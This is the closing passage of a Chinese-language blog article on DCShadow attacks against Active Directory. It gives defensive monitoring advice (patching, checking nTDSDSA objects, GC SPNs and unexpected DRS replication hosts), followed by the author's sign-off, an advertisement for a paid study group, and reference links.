- 及时修复域内漏洞，更新最新补丁，让攻击者无法获得域管理员权限或企业管理员权限，因此攻击者自然就无法进行 DCShadow 攻击了。
- 而对于攻击者在获得高权限后进行 DCShadow 攻击，并没有一个很好的办法来进行防御。除非蓝队实时针对以下内容进行监控：
 - 实时监控 Domain Controllers 组织单元中正常的域控对象和站点容器中的 nTDSDSA 对象，确保两者相匹配。
 - 实时监控域中提供了以 GC 字符串开头的 SPN。

- 实时监控域中提供了 DRS 目录复制服务但是又不在正常 DC 域控制器中的主机。

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。


谢公子

我加入了这个星球，邀你一起学习

**域渗透攻防指南**
星主：谢公子

60+ 成员数量	30+ 内容数量	306 运营天数
--------------------	--------------------	--------------------

书籍  《域渗透攻防指南》官方知识星球。
星球讨论与微软AD域相关攻防技术，大家互相交流互相学习，共同进步成长。

现价：¥199
微信扫码加入星球

 知识星球 谢公子学安全

参考文章：<https://blog.alsid.eu/dcshadow-explained-4510f52fc19d>

<https://blog.riskivy.com/dcshadow/>

<https://www.dshadow.com>

fcmit.cc

